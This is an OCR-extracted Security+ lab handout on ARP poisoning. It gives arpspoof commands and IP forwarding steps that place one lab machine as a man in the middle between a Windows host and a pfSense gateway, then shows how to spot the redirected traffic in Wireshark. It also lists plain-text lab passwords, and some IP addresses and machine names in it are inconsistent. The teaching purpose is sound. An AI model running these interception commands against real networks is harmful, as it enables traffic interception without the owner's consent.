SECURITY+ V4 LAB SERIES

Lab 4: Investigating ARP Poisoning

Document Version: 2022-04-29

Material in this Lab Aligns to the Following	
CompTIA Security+ (SY0-601) Exam Objectives	1.4: Given a scenario, analyze potential indicators associated with network attacks
All-In-One CompTIA Security+ Sixth Edition ISBN-13: 978-1260464009 Chapters	4: Network Attack Indicators

Contents

Introduction


In this lab, you will configure an Ubuntu workstation to spoof a Windows system as it attempts to communicate directly with the pfSense gateway. You will also configure the Ubuntu workstation to spoof the pfSense gateway that tries to communicate with the Windows system directly. You will then view the traffic being redirected across the Ubuntu workstation, which is now acting as a “Man in the Middle” (MITM).

Objective

In this lab, you will perform the following tasks:

- Configure an Ubuntu workstation as a MITM
- Use Wireshark to view traffic moving through the Ubuntu workstation
- Test the current network from the Win19 workstation

Lab Topology



Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.


Virtual Machine	IP Address	Account (if needed)	Password (if needed)
pfSense	192.168.0.1	sysadmin	NDGlabpass123!
SecOnion	192.168.0.6	sysadmin	NDGlabpass123!
WinOS	192.168.0.50	Administrator	NDGlabpass123!

1 Configure a SecOnion as a MITM


In this section, you will configure the SecOnion workstation to spoof the MAC address of the router acting as the default gateway.

1. Launch the *SecOnion* virtual machine to access the graphical login screen.

2. Log in as the username `sysadmin`, password `NDGlabpass123!` (you may have to click and hold, then drag up to unlock the screen).




3. Open a command *Terminal* by clicking on **Applications > System Tools > Terminal**.




4. In the *Terminal*, we will need to forward IP packets through the *Ubuntu* system. Enter the command below, followed by pressing the **Enter** key to open the configuration file. If prompted for a password, enter `NDGlabpass123!`.

```
[sysadmin@seconion ~]$ sudo vi /proc/sys/net/ipv4/ip_forward
```




5. Check the value; you should see **1** showing, as below. Type `:q` to exit.



If the value showing in the file is not **1**, press the `i` key on the keyboard. Move the cursor to delete **0** and type **1.**
Then press **Esc**, then type `:wq` to save the config and quit.


6. Enter the command below to deceive the gateway device by telling it that the *Ubuntu's* IP address is **192.168.1.100**. If prompted for a password, enter `NDGlabpass123!`.

```
[sysadmin@seconion ~]$ sudo arpspoof -i ens160 -t 192.168.0.1 192.168.0.50
```




7. We are now going to tell the *WinOS* system that we are the *192.168.1.1* gateway device. Open another terminal by clicking **File > New Window** in the current *Terminal* window. Switch to the **New Terminal** and enter the command below. If prompted for a password, enter `NDGlabpass123!`. You should now have two terminals opened with *ARP* spoofing**.**

```
[sysadmin@seconion ~]$ sudo arpspoof -i ens160 -t 192.168.0.50 192.168.0.1
```



8. We have now logically placed the *SecOnion* device between the *WinOS* system and the *pfSense* gateway. Leave the *SecOnion* screen opened to continue with the next task.




```
[sysadmin@seconion ~]$ sudo arpspoof -i ens160 -t 192.168.0.1 192.168.0.50
0:50:56:92:68:6 0:50:56:92:68:1 0806 42: arp reply 192.168.0.50 is-at 0:50:56:92:
68:6
0:50:56:92:68:6 0:50:56:92:68:1 0806 42: arp reply 192.168.0.50 is-at 0:50:56:92:
68:6
0:50:56:92:68:6 0:50:56:92:68:1 0806 42: arp reply 192.168.0.50 is-at 0:50:56:92:
68:6
0:50:56
68:6
0:50:56:92:68:6 0:50:5
68:6
0:50:56:92:68:6 0:50:5
68:6
0:50:56:92:68:6 0:50:5
68:6
0:50:56:92:68:6 0:50:5
68:6
0:50:56:92:68:6 0:50:5
68:6
```


```
:68:6
0:50:56:92:68:6 0:50:56:92:68:50 0806 42: arp reply 192.168.0.1 is-at 0:50:56:92
:68:6
0:50:56:92:68:6 0:50:56:92:68:50 0806 42: arp reply 192.168.0.1 is-at 0:50:56:92
:68:6
0:50:56:92:68:6 0:50:56:92:68:50 0806 42: arp reply 192.168.0.1 is-at 0:50:56:92
:68:6
0:50:56:92:68:6 0:50:56:92:68:50 0806 42: arp reply 192.168.0.1 is-at 0:50:56:92
:68:6
0:50:56:92:68:6 0:50:56:92:68:50 0806 42: arp reply 192.168.0.1 is-at 0:50:56:92
:68:6
0:50:56:92:68:6 0:50:56:92:68:50 0806 42: arp reply 192.168.0.1 is-at 0:50:56:92
:68:6
0:50:56:92:68:6 0:50:56:92:68:50 0806 42: arp reply 192.168.0.1 is-at 0:50:56:92
:68:6
0:50:56:92:68:6 0:50:56:92:68:50 0806 42: arp reply 192.168.0.1 is-at 0:50:56:92
:68:6
0:50:56:92:68:6 0:50:56:92:68:50 0806 42: arp reply 192.168.0.1 is-at 0:50:56:92
:68:6
0:50:56:92:68:6 0:50:56:92:68:50 0806 42: arp reply 192.168.0.1 is-at 0:50:56:92
:68:6
0:50:56:92:68:6 0:50:56:92:68:50 0806 42: arp reply 192.168.0.1 is-at 0:50:56:92
:68:6
```

2 Use Wireshark to View Traffic Moving Through the SecOnion WorkStation


1. While on the *SecOnion* system, open a third terminal and enter the command below to launch the **Wireshark** application. If prompted for a password, enter `NDGlabpass123!`.




2. Once *Wireshark* loads, scroll and select **ens160** in the *Interface List* pane. Then, click the **Start** button to start capturing on that interface.




3. After some packets have been captured and at least *10 seconds* have passed, stop the live capture by clicking on the red square **Stop the running live capture** button. Then, type `arp` in the filter box, and click **Apply**.




4. Select *Analyze*, look at the first couple of packets, and notice that the *00:50:56:92:68:06 MAC* address has two IP addresses assigned to it.



5. Start another live capture by clicking on the **Start a new live capture** button.




6. When prompted, click **Continue without Saving.**




3 Test the Current Network from WinOS

1. Launch the *WinOS* virtual machine to access the graphical login screen.
2. While on the splash screen, focus on the *NETLAB+* tabs. Click the dropdown menu for the *WinOS* tab and click on **Send CTRL+ALT+DEL**




3. Log in as `Administrator` using the password `NDGlabpass123!`

4. Click on the **Windows Search** icon located on the taskbar and type `cmd` in the search field, followed by pressing the **Enter** key to launch the command prompt.




5. Create a persistent ping to the **192.168.1.1** IP address by entering the command below.


```
C:\Users\Administrator> ping –t 192.168.0.1
```




6. Change focus to the *SecOnion* virtual machine.
7. Focus on the **Wireshark** application and make sure to clear the *Filter* by clicking on **Clear.**




8. Stop the capture by clicking on the **red square button** again, then type `icmp` in the filter, and click **Apply** to examine the filtered packets.



9. Analyze the output. You should see the *ICMP* traffic of the *WinOS* device traversing the *SecOnion* device instead of going directly to the *pfSense* gateway. Notice that the destination *MAC* address for a ping request is SecOnion's *MAC* address.



10. Open another new *Terminal* and enter the `ip addr show dev ens160` command to view the *MAC* address for the *SecOnion* system. You should see that the *MAC* address is *00:50:56:92:68:06.*



11. The lab is now complete; you may end the reservation.

